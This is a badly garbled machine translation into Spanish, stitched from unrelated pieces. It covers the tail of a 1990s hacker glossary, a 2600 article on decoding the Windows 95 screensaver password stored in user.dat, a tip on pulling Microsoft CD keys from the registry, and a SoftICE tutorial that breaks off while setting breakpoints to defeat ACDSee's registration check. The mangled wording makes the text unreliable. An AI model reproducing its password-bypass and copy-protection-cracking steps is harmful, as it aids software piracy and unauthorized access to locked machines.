VAXEN - el Plural para VAX, la extensión de Adressing Virtual. Máquinas hechas por Corporación de Equipo Digital que ejecuta VMS.

EL PUEBLO - En el culto 1960s muestra de la TELEVISION El Prisionero, un lugar del surreal donde un agente del ex-secreto constantemente se supervisa. A veces usó al referirse al mundo hoy y nuestra falta de retiro.

VINCENT OMNIAVERITUS - vea ESTERLINA, BRUCE,

REALIDAD VIRTUAL - UN sistema que completamente reemplaza la carne del user¹s experimenta; primitivo en el presente, el ejemplo mejor que es juegos de la arcada caros hecho por una compañía llamó "Virtuality." (Maravilla cuánto tiempo tomó para pensar de que?)

VIRUS - UN programa que se reproduce. Muchos viruses son malévolos y contienen muchos trucos para hacerlos duro descubrir y más destructivo; ni siquiera aquéllos que no son públicamente destructivos no son buenos tener alrededor porque en el futuro ellos empiezan desarreglando con el sistema. Los viruses pueden volverse inmensos problemas muy rápidamente, cuando ellos se copian en otros archivos y unidades del disco, y puede tardar un rato muy largo para hacerse conocido. Los autores del virus han obtenido estado del culto en algunos casos; el subsuelo es actualmente dividido en dos escuelas hasta

donde el virii; uno piensa que ellos están cojos y vanos y destructivos, mientras el otro piensa ellos están bastante frescos. Se activan viruses cuando o un sistema se calza las botas a con una extensión infectada instalada, o si una aplicación maligna se abre. [De "el virus," la cosa microscópica molesta que probablemente el isn¹t vivo pero a los actos les gusta cuando lo infecta.]

VMB [la Caja de Correo de Voz] - Usado por corporaciones para el voicemail; puede tajarse. Definitivamente una caja del estampido grande contuvo un automóvil a no ser confundido con Caja de Música Videa.

VMS - sistema operativo usado por algunas corporaciones; corre en sistemas de VAX.

CAJA de CORREO de VOZ [VMB] - vea VMB [la Caja de Correo de Voz]

VIAJERO (1969-Present) - el Autor de los alt.2600/#hack FAQ y uno de los co-editores de _Phrack Magazine_. Miembro de TNO.

V.T. - vea SHIMOMURA, TSUTOMU,

MARCADOR de GUERRA - UN programa diseñó para examinar números de teléfono. Para el IBM-PC, ToneLoc por Amenaza Menor y Mucho Maas casi es considerado universalmente el mejor; para el Mac, consideró normalmente ser Marcador del Ataque por Comandante de la Compresión.

WAREZ - la Reducción para "el software," el plural. A menudo refiérase al software pirateado y/o juegos de la computadora.

WAREZ D00DZ - Piratas. Personas que quitan protección de la copia del software comercial y lo distribuye al subsuelo.

¡WAREZ SPEAK - UN WR1TTEN "IDIOMA" DEVEL0PED A TRAVÉS DE U5ER5 0N UNDERGR0UND BB5EZ!! ¡MUCHOS VAR1ANT5 X15T, 5UCH A5 ALTERNAT1NG KAP1TAL5 & 0THERW15E U51NG A5C11 4 PURP05EZ 1T W5A NUNCA 1NTENDED 4!! ¡TODOS los 0F LOS THE5E R MADE 2 L00K K00L & B XTREMELY D1FF1CULT 2 CAÑA!! (El anterior se convirtió del texto llano con el programa excelente Warez 1.1.)

WAR GAMES - 1983 película sobre un loco de las computadoras adolescente que consigue un sostenimiento del sistema de la defensa nuclear americano. Probablemente la primera película sobre los locos de las computadoras, y uno del primero en igualar hace a las personas consciente esto era posible. Causado una explosión grande en módem compra y locos de las computadoras del newbie; varios locos de las computadoras influyentes son embarassed para admitir que esta película consiguió que ellos empezaran tajando. Algunos los locos de las computadoras bastante importantes tomaron sus asas de esta película; Profesor Falken y los varios David Lightmans son un ejemplo. Contiene algunas escenas involucrando phreaking y examinando. Congreso también causado para

investigar la posibilidad de él que realmente pasa.

EL POZO [well.sf.ca.us] - el Eslabón de ŒLectronic de Tierra Entero. Internet conectó que BBS preparó por los fabricantes del hippy el Catálogo de Tierra Entero. Sin embargo el it¹s bastante pequeño, el número de miembros del it¹s incluye a escritores de SF, científicos, y locos de las computadoras (Phiber Optik estaba durante algún tiempo en el POZO.) Casi se destruyó (por lo menos el that¹s lo que los medios de comunicación dijeron) por Kevin Mitnick.

WERNERY, STEFFAN - el loco de las computadoras alemán, abandono de la escuela secundaria y miembro temprano del Club de Computadora de Caoses; sirve como funcionario de la contratación y hombre de PR.

WHACKY WALLY - vea MANDO C

Los ŒLECTRONIC de TIERRA ENTEROS se UNEN - vea BIEN

WILSON, ALLEN - vea ALA

VENTANAS NT - yo no tengo ninguna idea lo que NT simboliza, pero it¹s la Microsoft¹s alto-extremo versión de Windows. Es muy poderoso y rápidamente. En 1996 they¹re tarde que salen con El Cairo, codename para Windows NT 4.0.

VENTANAS 95 - Microsoft¹s actualizan a Windows 3.11 que incluso las rasgaduras extensas fuera del MacOS. Las porciones recibidas y la muchos prensa, mucho a los usuarios de otra mortificación de OS¹s.

WINDOZE - el término Derogatorio para Windows. Otro es "Wintendo." Acuñado por usuarios de PC que pensaron que Windows era una pérdida de RAM y almacenamiento. A veces llamado "Dormite," porque el Sueño ligero no está mereciendo de Gane.

EL ALA - el Asa de Allen Wilson. Miembro fundando de MOD. Supuestamente uno de los miembros más delictivos, y se implicó en daña al Internet.

WINTEL - Término que se refiere al compatibles de IBM-PC. Pueda reemplazar el término "IBM-PC" porque ése es semejante nombre equivocado. [De "Windows," el sistema operativo la mayoría IBM-PCs use, y "Intel," la compañía que diseña y fabrica las astillas usó en IBM-PCs.]

WIRED - Sumamente la cadera, la revista glaseada pensó para la cadera, los profesionales glaseados, jóvenes, ricos; los escritores contribuyendo listan parece como un quién es quién en ciencia ficción y periodismo de la computadora. Muy desigual; yo he leído algunos pedazos que eran totales se cagan, y otros que eran muy interesantes - los artículos por escritores de SF nombrados están normalmente frescos, pero más allá de eso hay una oportunidad buena que usted está pagando a $5 por 238 páginas de anuncios cojos, predicciones patéticas del futuro y unconcealed que babean encima de las

innovaciones tecnológicas.

WORMER - UN término para los locos de las computadoras ilegales para intentar y hacer los medios de comunicación deja la palabra original exclusivamente. Casi nunca usado. También vea GALLETA [De "el gusano," el virus-como programa que come memoria despierta y movimientos de la computadora a la computadora pero doesn¹t infectara programas.]

ENVOLTURA - La práctica de usar a una computadora para más largo que un ocho periodo de la hora. El significado original de esto era a "envoltura" de día a la noche y entonces atrás a día mientras programando a una computadora, pero esta clase de actividad está poniéndose más rara.

X - vea ÉXTASIS

XFER - la reducción para el traslado.

X-TACY - vea ÉXTASIS

XTC - vea ÉXTASIS

YIPPIES - Del "grandemente el fictious" la Juventud el Partido Internacional cuyo los principios la promiscuidad incluido y el uso de droga frecuente. Grupo de hippies que también se volvieron algunos de los primeros phreakers.

ZAIBATSU - UN megacorporation del friggin¹ grandes. Normalmente japonés, pero no necesariamente. Sony y Microsoft son zaibatsus. (Aunque el isn¹t de Microsoft que grande, la influencia del it¹s es grande.) [Japonés para la corporación. Entrado en el vocabulario americano principalmente debido a William Gibson¹s el uso pesado del término.]

ZIMMERMANN, PHILLIP - Tipo que inventó PGP. El FBI está investigándolo, y él podría estar en problema grande porque la criptografía es considerada municiones y PGP que se mandó por correo a USENET sobre el que es tan internacional como usted puede conseguir, para que viole todas las clases de leyes de la exportación pasadas de moda anacrónicas. Zimmermann también usó RSA llaves públicas que son "poseyó" por Compañeros Importantes Públicos, así ellos el weren¹t demasiado feliz con él o. También vea PGP.

ZIPPIES - Uno de los vástagos del subalterno-cultura del cyberpunk. Básicamente los hippies (o yippies) quién descubrió a la computadora portátil. ["Profesionales del Pagano Inspirados Zenes"]

HISTORIA de la VERSION

Sí, yo sé it¹s tonto tener alfa - y beta - los probadores para un archivo del texto. Pero eso que el infierno. Usted puede estar ahora de algún modo seguro él el won¹t el

tornillo a su unidad de disco duro. :)
1.1C (1995 de septiembre) - yo re-escribí "UNA Lista Completa de Jerga del Loco de las computadoras y Otras Cosas" 1C en ³The la Lista Extraoficial de Loco de las computadoras Slang² 1.1C; yo quité algún material que yo pensé estaba anticuado y agregó algún material, con el intento de distribuirlo como una actualización extraoficial.
1.0a1 - se volvió "La Lista Extraoficial de Jerga del Loco de las computadoras" 1.1C en "La Enciclopedia de Hacker¹s y Lista de Términos" porque yo estaba agregando algún material que el wasn¹t necesariamente la jerga, así que este archivo se volvió los dictionary/encyclopedia declarados bastardo que es hoy.
1.0a2 - alfa probado por Einsteinium. Yo hice varias actualizaciones menores que son demasiado difíciles contar. Yo también agregué muchas entradas que son de más interés al aspecto de ciencia-ficción de cyberpunk que norma tajar que es por qué yo tengo entradas en cosas como Juez Dredd.
1.0a3 - alfa probado por Implacable. Yo hice unos cambios menores.
1.0a4 - alfa probado por Manual Atropella. Yo hice algunos cambios menores.
1.0a5 - léale Crackdown_ al Loco de las computadoras de _The un segundo tiempo y lo masticó a, encuentre nada más útil para este archivo, y ríñalo fuera.
1.0a6 - lea todos los problemas de _Phrack_ de nuevo y chupó todos los datos utilizables fuera.
1.0a7 - lea _Cyberia: la Vida en las Trincheras de Hyperspace_ por Douglas Rushkoff. No realmente tan malo como Erik Bloodaxe dice, pero tiene algún comandante agrieta, y pretenciosamente es favorablemente overpriced. Las partes en la literatura del cyperpunk y locos de las computadoras son bien, pero gasta manera el demasiado tiempo en las drogas y wannabes.
1.0a8 - lea _Takedown: La Persecución y Captura de Kevin Mitnick, America¹s la Mayoría Quiso al Bandido de la Computadora Por el Hombre Que Hizo It_, por Tsutomu Shimomura y John Markoff y sacó todo interesante de él y lo pegó en aquí. It¹ll lo salvan el problema de lectura el libro.
1.0a9 - lea _The Cyberthief y el Samurai_ por Jeff Goodell. Mucho mejor que yo pensé que sería; permanece objetivo y no va por el Tsutomu-Shimomura-ser-un-computadora-dios-samurai-guerrero o el ángulo del Mitnick-ser-un-caer-tipo. Mucho mejor escrito que _Takedown_. (Tsutomu afligido y John.)
1.0a10 - lea _Cyberpunk: los Bandidos y Locos de las computadoras en la Computadora Frontier_, por Katie Hafner y John Markoff.
1.0b1 (1996 de junio) - Soltó al Precio neto.
1.0b2 - convirtió al texto llano y quitó todos los datos del texto ricos a los que lo habrían desarreglado.
1.0b3 - los errores misceláneos arreglaron.
1.0b4 - unas nuevas entradas y apuros del bicho.
1.0b5 - beta menor que prueba por Pícaro Espacial; el bicho misceláneo arregla; la entrada en L0pht puestos al día.
1.0b6 - unos apuros y pone al día a la entrada en revista de _Wired_.
1.0b7 - unos apuros del bicho menores.
1.0b8 - unos cambios adicionales.
1.0 (1996 de septiembre) - Finalizó y regularizó. La primera edición de "La Enciclopedia de los Locos de las computadoras," también conocido como Neuronomicon, completó.

¿Si usted ya pudiera teclear rápidamente, lo que sería el punto de toma esta clase?
Mi noveno maestro de Computadoras de calidad

Tajar es el arte de demandas esotéricas, de secretos que no tiene precio y sin valor. Los pedazos impares de datos crudos de la maquinaria quebrada de inteligencia y la esclavitud volvió a montar en un mosaico ambos alegre en su absurdidad y asustando en su poder.
Dr. Quién 413

[T]hanks a la ciencia del mindwarping la literatura amarillo-cubierta de ficción, yo me he vuelto una amenaza a Grover la idea de Cleveland¹s de paz y el orden bueno.
Bruce Sterling

Lo que nosotros enfrentamos ahora es una guerra de estados de mente.
La Fantasma

Ye sabrá la verdad, y la verdad le hará librar.
El Evangelio de John

viviendo en una caja no está viviendo viviendo nada. i se rebelan
contra sus reglas sus reglas humanas tontas. todos su
la destrucción será mi liberación mi emancipación mi segundo
nacimiento
Durandal

La belleza no es ninguna verdad, la verdad no es información, y la información nunca es libre.
Sombras

Yo soy uno de esas máquinas que a veces explotan.
Friedrich Nietzsche

Crujiendo el Windows 95 Contraseña de Ahorrador de Pantalla
El artículo Extrajo de 2600 Revista
Volumen 13 #4
==========

Derrotando el Windows 95 Screensaver
por rdpzza

Mientras muchos pueden considerar este un ejercicio trivial, crujiendo,
el esquema de la contraseña para Win95 puede ser útil a algunos de
usted fuera allí. Algunos pueden encontrar maneras de tener phun con incluso
él también.

Para empezar con, usted necesita saber dónde parecer. En 3.1, la contraseña se contuvo
el control.ini. Aunque 95 también usan el control.ini, no lo usa para
guardando la información de la contraseña. Enemigo 95, usted tendrá que parecer en cada uno de
los archivos de user.dat. Yo digo cada uno porque si usted tiene usuarios múltiples, cada usuario,
pueda tener un perfil ahorrado en la unidad de disco duro. El archivo de user.dat predefinido es
en el directorio de \windows. Los otros archivos de user.dat pueden encontrarse en el directorio
\profiles\username donde los cambios del username. Cuando usted puede saber, user.dat es uno de los dos
los archivos usaron para el registro y su es muy importante. User.dat llevará los atributos
"shr" así que usted tendrá que parecer de acuerdo con. También, desde que es tan importante, un backup es
guardado, a saber user.da0. Éste puede ser los user.dat anteriores, dice cuando el usuario cambió
contraseñas...

¿Sin embargo, ahora que usted tiene el archivo, dónde es? Si usted examina el archivo para el passowrd, usted,
venga a con la escena de si o no el ahorrador de la pantalla es contraseña protegida.
Esto puede ser así bastante para usted que usted puede cambiarlo simplemente y puede hacer. Mientras este cambio pequeño
se notará, lo conseguirá por la contraseña. Si, sin embargo, usted desea realmente averiguar
el lo que la frase del paso es, seguido leyendo.

¿Por qué averigüe lo que la frase del paso es, usted pregunta? Porque mucho cronometra los usuarios son tontos,
perezoso, tenga memoria mala o cualquier combinación de éstos y reuse contraseñas o esquemas cualquier tiempo un
la llave se necesita. Esto es especialmente verdad en ambientes de la red y incluso más cuando 95
se usa como el workstation OS. En tales sistemas, hay la posibilidad de cambiar el contraseña del logon y la contraseña de ahorrador de pantalla al mismo tiempo. Yo me pregunto cómo eso puede ser
¿útil?

Atrás a averiguar lo que la frase es. se han rumoreado 95 para usar caso dual. Permítame aclare este rumor. No hace. Usa el "todos superior" codificando para la contraseña como

3.1.
La longitud del máximo de la contraseña de ahorrador de pantalla es mucho tiempo 14 carácteres. Permitirá
usted para entrar en contraseñas más largas, pero 95 actuarán chiflado; no requerirá la contraseña de
proteja al ahorrador, colgará, etc.

OK, así que nosotros tenemos el archivo. Busque el cordón "ScreenSaver_Data." Después de esto es un igual
cordón de números y cartas que acaban en 00. Hay que los encrypted pasan frase. El
la frase del paso es diferente de 3.1 en eso 95 usos lo que yo llamo "encrypted-copla" que significan
que para cada carácter en la frase, hay dos valores del encryption. El primero
copla del encrypted (CEE) es el primer dedo del hechizo del ascii del unencrypted valore, y el segundo
CEE es el segundo dedo del hechizo. Por ejemplo, diga los primeros dos dedos del hechizo después del cordón
"ScreenSaver_Data" tienen 31 41 años (1A en ASCII). Los 31 representan (después del decryption) 5 y
los 41, 2. Reúna los dedos y usted tiene 52h, R en ASCII. Contenga este concepto mente mientras descifrando el CEE porque el esquema del decryption es el mismo para cada valor, sólo
la llave cambia.

El ejemplo de Ahorrador de la Pantalla que CEE ha descifrado a la contraseña.

1AAAA26473D28 < - el código en el user.dat
RDPZZA < - Win95 contraseña de SS

Pruébelo.

El archivo del texto transmitió del HackerZ Hideout @ www.hackersclub.com/km

Excave a las Llaves de CD ocultas.

Usted no puede encontrar el CD-ROM joya caso que pertenece a sus recientemente adulteraron
instalación de Windows 95 (o Oficina, o el Más lío, o Publicador, o algún otro Producto de Microsoft). Pero usted guarda el disco fijado a un corkboard, así que usted es OK,
¿derecho? Pero entonces usted recuerda: éstos zurcen los productos de Microsoft requieren esa Llave de CD irritante

para reinstalarlos--y el código desapareció con el caso de la joya.

Bien, realmente, no se ha ido. Su instalación anterior del software palmoteó el Código CD-importante en el Registro. Aquí es dónde encontrarlo:

1. Asegúrese que usted tiene un backup del Registro. ¿Consigue usted el cuadro?

2. Lance regedit seleccionando Start/Run, tecleando regedit en el texto embalan, y apretando Entran.

3. Bajo HKEY_LOCAL_MACHINE, desfile abajo al Software.

4. Encuentre el Microsoft listando, y busque el directorio que contiene el software usted necesita reinstalar.

5. Doble-pulse el botón el ProductID listando, y seleccione el medio dos cordones del número
(por ejemplo, en 53491-460-1656111-49145, seleccione 460-1656111).

6. Apriete Ctrl-C para copiar el CD Key al Portapapeles; entonces la pasta él en alguna parte donde usted
pueda reúsarlo. (Quizás incluso la copia todas sus llaves a un documento del texto, y los imprime para
safekeeping, eh?)

* * La NOTA * * la Mayoría del trabajo de llaves de microsoft para las aplicaciones del software diferentes ellos tienen.

Por ejemplo: Win95 trabajos de la llave como una Oficina de Microsoft 95 llave o Más Lío o NT.

Introducción a Win95 Agrietamiento

Unas palabras antes de empezar

¡Créditos dando, donde el crédito es debido! Así que, me gustaría dar un realmente GRANDE gracias a ED!SON de Fuerza Increíble Unida para su guía didáctica sobre Windows 95 agrietamiento, sin él i no estará aquí diciéndole cómo a
cruja un programa bajo gane 95.
Dando TODOS los créditos... todo el i aprendió sobre crujir es con el
ayuda de grandes guías didáctica: 5 Minutos 4 un Crujido /NeverOne, Aficionado, Crackist la Visión de /Specular Tutelar, Agrietamiento para Amasa /FraVia, Viejo,

Guías didáctica de la Galleta rojas /+ORC (UN Imperativo), El Arte Antiguo De Agrietamiento &
101 /Buckaroo Banzai crujiendo, El /Cyborg Manual Increíble, El Tío
Joe CrackBook /Uncle Joe (heh, qué esperó usted?). Pero también con
40 Revistas del hechizo, Las Noticias volante de la Cripta, los Laboratorios del Virus Y Distribución.
Nota: mucho los i del explaination lo darán en partes de la Introducción
se rasga de algunas guías didáctica superior, es porque i quiso tener
algo completa que usted puede empezar con. Tnx de nuevo a aquéllos que el wrot'em.

Para esta guía didáctica usted necesitará:
ACDSee32 V2.0 beta
Suave-hielo 3.00
HexWorkShop

Introducción a Crujir

Usted podría estar preguntandose qué tipo de habilidades de la programación usted necesita a
vuélvase una galleta. Sabiendo un idioma nivelado más alto como Básico,
Pascal, o C++ lo ayudará un poco en eso usted tendrá un
entendiendo de lo que está envuelto en el proceso de escritura un programa
y cómo ciertos aspectos de una función del programa. Si usted no tiene cualquiera
habilidades programando, usted tiene un camino largo delante de usted. Pero aun cuando usted
pueda programar en un idioma nivelado alto para crujirlo tiene a
sepa asamblea... No le importa realmente qué idioma un programa era
escrito en para crujirlo, porque todos los programas hacen el mismo
cosa. Y ése es órdenes del problema al microprocesador. Y todos
programas cuando se estropeado a su forma más simple no es nada más de
una colección de 80XXX instrucciones y programa los datos específicos. Esto es
el nivel de idioma de la asamblea. En asamblea usted tiene mando total de
el sistema. Éste también es el nivel al que el debugger opera.

Usted no tiene que hacerse un amo a la asamblea crujir un programa, pero
ayuda. Usted necesita aprender algunos principios rudimentarios, y usted
absolutamente tenga que ponerse familiar con los registros del cpu y
cómo el 8088 juego de la instrucción los usa. No hay ninguna manera alrededor de esto.
Cómo hábil usted está en la asamblea determinará cómo bueno de un
galleta que usted se vuelve. Usted puede sobrevivir en aprender unos básico
instrucciones, cómo usar un debugger, y una o dos técnicas simples.
Esto le permitirá quitar unos shareware encocore pantallas, y quizá
usted lega suerte fuera y quita la protección de la copia de un juego o dos, pero
ése es él.

Usted puede actuar recíprocamente entonces dinámicamente con el programa y puede

ejecutarlo una línea
de código en un momento, y ve lo que el programa está haciendo en real exactamente
tiempo como cada línea de código se ejecuta. Usted también será capaz a
re-congregue instrucciones (en memoria sólo), revise los volúmenes de memoria
situaciones, manipule los registros de los cpu, y vea los efectos su
las modificaciones llevan puesto el programa cuando está corriendo. Esto también es
donde
todos su sistema choca ocurrirá... Hay mucho ensayo y
el error involucró crujiendo.

Cuando usted mejora, usted tendrá que escribir programas que llevarán a cabo
sus parches si usted decide distribuirlos. Los propios parches
no tenga que ser escrito en asamblea.

Las fuentes codifican yo incluí en este manual es sumamente simple.
Ellos se escriben en asamblea que porque ése es el único idioma que yo sé
cómo programar en, pero si usted ya es hábil en un nivel más alto
idioma, debe ser trivial para usted reproducirlo es métodos en
su idioma preferido.

Introducción rápida A Suave-hielo 3.0

Bien, bien, i lo oyó ya: Eh exacto, usted ha rasgado el ED!SON
introducción. Sí, los i lo han tomado;) Por qué si i debe hacer algo si
¿hizo alguien ya? Así para todos ustedes eso no tenía la oportunidad a
tenga ese intro, los i tienen un poco el remixed él, y aquí está...

Crujiendo un programa de Windows es a menudo más simple que un programa
corriendo en Dos. En Windows, es difícil esconder algo de cualquiera que
realmente busca información, con tal de que Windows que las propias funciones son
usado. El primero (y a menudo sólo) la herramienta usted la necesidad es Suave-hielo, un
debugger del powerfull de NuMega (http://www.numega.com). Algunas personas
encuéntrelo duro usar, pero i le dirá cómo hacer depuración eficaz
con él.

Usar Sice, usted debe cargarlo antes de las ventanas, para hacer que, simplemente
agregue el
"Drive:\Path\WINICE.EXE" al final de su "AUTOEXEC.BAT." Normalmente,
el Arreglo de Sice ya lo debe de haber hecho. Yo le aconsejo que haga un
multi-config de esa manera, usted puede cargar sólo Sice cuando usted lo necesita.

Ejemplo de multi-config:
;--- Config.sys
[el menú]
menuitem el Trasero de Debugger de Suave-hielo de SICE,Load Windows
menuitem el Modo de NORM,Normal

```
menudefault NORM,5
[SICE]
[La NORMA]
[común]
DEVICE=C:\WIN96\HIMEM.SYS
DOS=HIGH
DEVICE=C:\cd\drivers\MTMCDAI.SYS /D:MTMIDE01
FILES=40
;--- EOF Config.sys

;--- Autoexec.bat
@ECHO FUERA DE
PONGA BLASTER=A220 I5 D1 H5 P330 T6
PONGA MIDI=SYNTH:1 MAP:E
PONGA PATH=C:\WIN96;C:\WIN96\COMMAND;C:\DOS;D:\NC
TEMP=C:\TEMP FIJO
PONGA SOUND=C:\VIBRA16
C:\VIBRA16\DIAGNOSE /S
C:\VIBRA16\MIXERSET /P /Q
$p$g PUNTUAL
goto %config%
:SICE
C:\Progra~1\SoftIc~1\WINICE.EXE
goto común
:NORM
goto común
:common
;--- EOF Autoexec.bat
```

En el config.sys el [el menú] indica ése es un multiconfig, quiere despliegue los dos menuitem y espera por el usuario seleccionar. Cuando seleccionado, la parte del refering de archivo de config a él es runned y seguido por el [común] uno. En el autoexec.bat hay un %config% juego inconstante al user'selection y se usa para seleccionar parte de la bruja de su palo que usted ejecutará.

Así, udpate que su sistema archiva si ellos necesitan así, y reboot su máquina. Si usted no entiende que por qué estos config archiva parézcase, refiérase a la Help de MS-DOS (las AYUDAS del Tipo al dos incitan).

Ahora ese Sice está cargado en la memoria, prensa "CTRL-D" para hacerlo estallar a. Aquí es un poco la descripción de las ventanas que usted puede ver en pantalla de Sice :

CPU Registers
Ventana "WR" En/Disable, "R", que "Alt-R" Revisan.

FPU Registers
Ventana "WF" En/Disable.
Locals Windows "WL" En/Disable, "Alt-L" el Enfoque.
Mire Ventana "WW" En/Disable, "Alt-W" el Enfoque.
Ventana de los datos "WD" En/Disable, "E", "Alt-D" para Revisar.
Codifique Ventana "WC" En/Disable, "UN" Revise, "Alt-C" el Enfoque.
Ordene Ordenes de Tipo de Ventana y el rendimiento leído aquí.
Las ayudas Linean Consigue ayudas sumarias en lo que usted está tecleando.

La ventana del registro contiene el propósito general y marca registros
del cpu. Usted notará que los registros del propósito generales contienen
el hexadecimal valora. Estos valores son justos lo que pasó para estar en allí
cuando usted planteó el debugger. Usted también notará que algunos de
las banderas se resaltan mientras algunos no son. Las banderas resaltadas
es los ones que son FIJOS. Mientras los ones que no se resaltan son
ACLARADO. Generalmente, el registro también se resalta cuando ellos cambian
valor. De esta ventana usted podrá manipular los volúmenes de
los registros de los cpu. Usted cambiará los valores de los registros mientras
poniendo a punto un programa para cambiar la conducta del funcionamiento
programa. Diga usted se encuentra con una instrucción de JNZ (salto si no ceros),
esa instrucción toma la decisión adelante si o para no hacer el salto
basado en el estado del (bandera de Z)ero. Usted puede modificar la condición de
el (Z)ero marcan para alterar el flujo del código de los programas. By
la misma ficha, usted puede modificar los registros del propósito generales en el
misma manera. Diga el registro del HACHA contiene 0000, y las bases del programa
es acciones en ese valor, modificando el registro del HACHA para contener un nuevo
el valor también tendrá el efecto de modifing el flujo del código.
Después de que usted se pone cómodo con usar Sice usted empezará a
simplemente aprecie cómo poderoso esta ventana es, y usted quiere los aslo descubren
pronto bastante justo cómo totalmente puede atornillar su sistema si usted el fuck a.

La ventana de los datos desplegará datos cuando existe en memoria. De esto
ventana que usted normalmente puede desplegar, investigue, revise, llene, y claro entero
rangos de memoria. Los dos la mayoría de los órdenes comúnes para esta ventana es
despliegue y revise. El orden de la búsqueda también es útil crujiendo. Sice
ofertas usted 4 ventanas de los datos, usted enlata barra traviesa de uno a otro usando
los "datos" el orden. Usted también puede cambiar el tipo de datos esta ventana
está desplegando usando el "formato" el orden. Usted puede desfilar en los datos
ventana que usa ALT y flechas o llaves de PgUp/PgDn.

La ventana del código es la ventana en la que usted actuará recíprocamente con el
programa corriente. Ésta es la ventana más compleja, y es donde el
el volumen de depuración ocurre. El esquema de la ventana es bastante simple,
el grupo de 12 números con el colon en el medio de ellos al
lejano salió de la ventana es el address:offset de esa línea de código.
Cada línea de código en esta ventana es una instrucción que el programa

emita al microprocesador, y los parámetros para eso
instrucción. Los registros que contienen la dirección para la corriente
los instrucción esperar ser ejecutado son el CS:EIP registra (código
segmento y indicador de la instrucción). Esta línea se resalta, si usted
havent él en el uso de ventana de código el"." el orden para recuperarlo. Usted
también note un grupo de números del hechizo al derecho de las direcciones,
este grupo de números es el hexadecimal equivalente del código mnemotécnico
instrucciones. El próximo grupo de palabras y números al derecho del
los números del hechizo son las instrucciones mnemónicas ellos. Usted puede desfilar
en la ventana del código que usa ALT y flechas o llaves de PgUp/PgDn.

Para la mayoría de los ejemplos, nosotros necesitaremos sólo tener la CPU Registros
Ventana,
los Datos y el código uno. Desactive otros. Yo estoy en 60 modo de las líneas. Así si
todas las ventanas se desactivan para tener la misma pantalla como mí haga (el
comentario es
precedido por un semi-colon):
:lines 60; el Juego 60 modo de las líneas
:color f un 4f 1f e; el Juego los colores psicodélicos (Optativo)
:wd 22; Permite 22 líneas mucho tiempo a la Ventana de los Datos
:wc 25; Permite 25 líneas mucho tiempo a la Ventana del Código
:wr; Habilite Ventana del Registro
:code en; los bytes de instrucción de Despliegue

Esta lata parece usted extraño tener que teclear todos estos órdenes cada uno
tiempo usted empezará Sice. De hecho, todos éstos ordenan puede hacerse en el
winice.dat archivan (en su directorio del sice). Let'see lo que está en mío:

```
;--- El ejemplo de Winice.dat
; Las Variables generales
NMI=ON
SIWVIDRANGE=ON

LOWERCASE=OFF; Desactive lowercase
asamblea
MOUSE=ON; Habilite ratón

NOLEDS=OFF; Desactive llevado
cambiando
NOPAGE=OFF
PENTIUM=ON; los Op-códigos de Pentium

THREADP=ON; el Hilo Siguiente
Proceso
VERBOSE=ON
PHYSMB=16; el Tamaño de Memoria exacto
```

```
SYM=256; Memoy asignó a
símbolos

HST=16; la memoria asignó a
historia

TRA=92; la memoria asignó a
atrás el pulidor del rastro
; La sucesión de Startup
INIT = "linea 60;color f un 4f 1f e;wd 22;wc
22;wr;code on;x";
; Las Llaves de la función
F5 =" ^G";; Corra (CTRL-D)

F8 =" ^T";; el Paso en las funciones
(Rastro)

F10 =" ^P";; el Paso Encima de las funciones
(Procedimiento)
F11 =" ^G @SS:ESP";; el Paso fuera de función
; Los Símbolos de la exportación
EXP=c:\win96\system\kernel32.dll
EXP=c:\win96\system\user32.dll
EXP=c:\win96\system\gdi32.dll
;--- EOF Winice.dat
```

Bien, i piensan, habla por sí mismo. Simplemente un poco la nota por definir llaves de la función, todos los órdenes precedidos por ^ es invisible, y todos aquéllos seguido por un; se ejecuta (el; indica un ENTRE). Dont se olvidan ¡para cargar los Símbolos de la Exportación!

ACDSee increíble 32 V2.0 Beta

Cargando ACDSee32.exe en Suave-hielo Y Rompiendo A El Punto Correcto. Ejecute al Cargador del Símbolo, haga "Módulo de File/Open" o usted también puede pulsar el botón adelante el primer botón en la izquierda de la barra de la herramienta y hojea hasta que usted pueda seleccione el archivo ACDSee32.exe. Ahora, empezar poniéndolo a punto deben para hacer "Module/Loads..." o pulsa el botón el "botón de Carga" (al lado del "Abra" uno). Quizás Sice poped-a, diciendo Descanso Debido Al Módulo de Carga, o algo así, déjelo apretando "CTRL-D" o tecleando "X" siguió por "ENTRE." Usted debe desactivar el "el Descanso A la Opción de WinMain" al dont estallido-a Sice cada tiempo usted carga un módulo (el botón de la lámpara pequeño).

OK, vamos. En ACDSee, pulse el botón adelante "Tools/Register..." La hartura al cajas con lo que usted quiere. (Yo los he llenado de Nombre: "Fuera Rabia Piratas" y Registro: "112233445566"). Generalmente los programas deben lea el volumen de las cajas con uno de estas funciones:
16-bit 32-bit
GetWindowText GetWindowTextA,
GetWindowTextW
GetDlgItemText GetDlgItemTextA,
GetDlgItemTextW

La última carta de las 32 funciones dice si los usos de la función uno-byte o cuerdas del doble-byte. El código del doble-byte es RARO. Así, ahora nosotros
los gonna entran en Sice CTRL-D urgentes y puntos de ruptura del juego en el conseguir volumen de revise cajas:

:bpx GetWindowText
:bpx GetWindowTexta
:bpx GetWindowTextw
:bpx GetDlgItemText
:bpx GetDlgItemTexta
:bpx GetDlgItemTextw

Oki, hay ninguna necesidad de poner BPs (Puntos de ruptura) 0 y 3 desde que nosotros lo conocemos
es una 32-bit aplicación, pero los i los han puesto aquí para ser exhaustivo. If usted encuentra escenas de los problemas estos puntos de ruptura, asegúrese que el exporte los símbolos están cargados en Suave-hielo: revise el archivo winice.dat y cheque si los semi-colones están alejados del exp = eso sigue el
"El ejemplo de símbolos de la exportación que pueden ser incluidos para el chicago" cerca del
extremo de archivo. Generalmente, usted sólo necesita guardar kernel32.dll, user32.dll, gdi32.dll. Si usted hace "Ningún LDT" a un mensaje del error, asegúrese usted dont ejecutado cualquier otra aplicación de DOS en el fondo,

No está seguro que Sice quiere estallido-a, y no todo el programa está llamando éstos las funciones de Windows.
Continúe el programa ("CTRL-D"), y pulsa el botón el botón de OK. Funcionó, ¡nosotros regresamos a Sice! prensa "CTRL-D" para continuar el proceso, atrás a ¡Sice de nuevo! re-re-prensa "CTRL-D", ningún más Sice estallido-a. Normal, hay sólo dos textboxes... Pulse el botón OK para volver al registro ventana. Y ahora, tiremos un ojo en Sice, CTRL-D. Hay comentarios para los dos puntos de descanso:

Descanso debido a BPX USER32!GetDlgItemTextA (ET=4.70 segundos)

Descanso debido a BPX USER32!GetDlgItemTextA (ET=269.77 microseconds)

Es que BP 04 anulen otro BPs:

:bl; la lista de BPs
00) BPX USER!GetWindowText
01) BPX USER32!GetWindowTexta
